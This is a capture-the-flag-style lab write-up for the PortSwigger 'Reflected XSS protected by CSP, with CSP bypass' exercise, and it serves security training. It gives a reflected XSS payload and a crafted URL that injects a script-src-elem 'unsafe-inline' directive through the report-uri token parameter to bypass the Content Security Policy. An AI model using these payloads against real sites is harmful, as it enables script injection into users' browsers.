
To solve the lab, perform a cross-site scripting attack that bypasses the CSP and calls the alert function.

Please note that the intended solution to this lab is only possible in Chrome

**Testing procedure and snapshot:**

**Step1:** Enter the following into the search box: <img src=1 onerror=alert(1)>.Observe that the payload is reflected, but the CSP prevents the script from executing.In Burp Proxy, observe that the response contains a `Content-Security-Policy` header, and the `report-uri` directive contains a parameter called `token`. Because you can control the `token` parameter, you can inject your own CSP directives into the policy.

**Step2:** Visit the following URL, replacing `your-lab-id` with your lab ID: https://your-lab-id.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27.The injection uses the `script-src-elem` directive in CSP. This directive allows you to target just `script` elements. Using this directive, you can overwrite existing `script-src` rules enabling you to inject `unsafe-inline`, which allows you to use inline scripts.


...1e6d34178066064c002400c4.web-security-academy.net says

1

Reflected XSS protected by CSP, with CSP bypass

Congratulations, you solved the lab!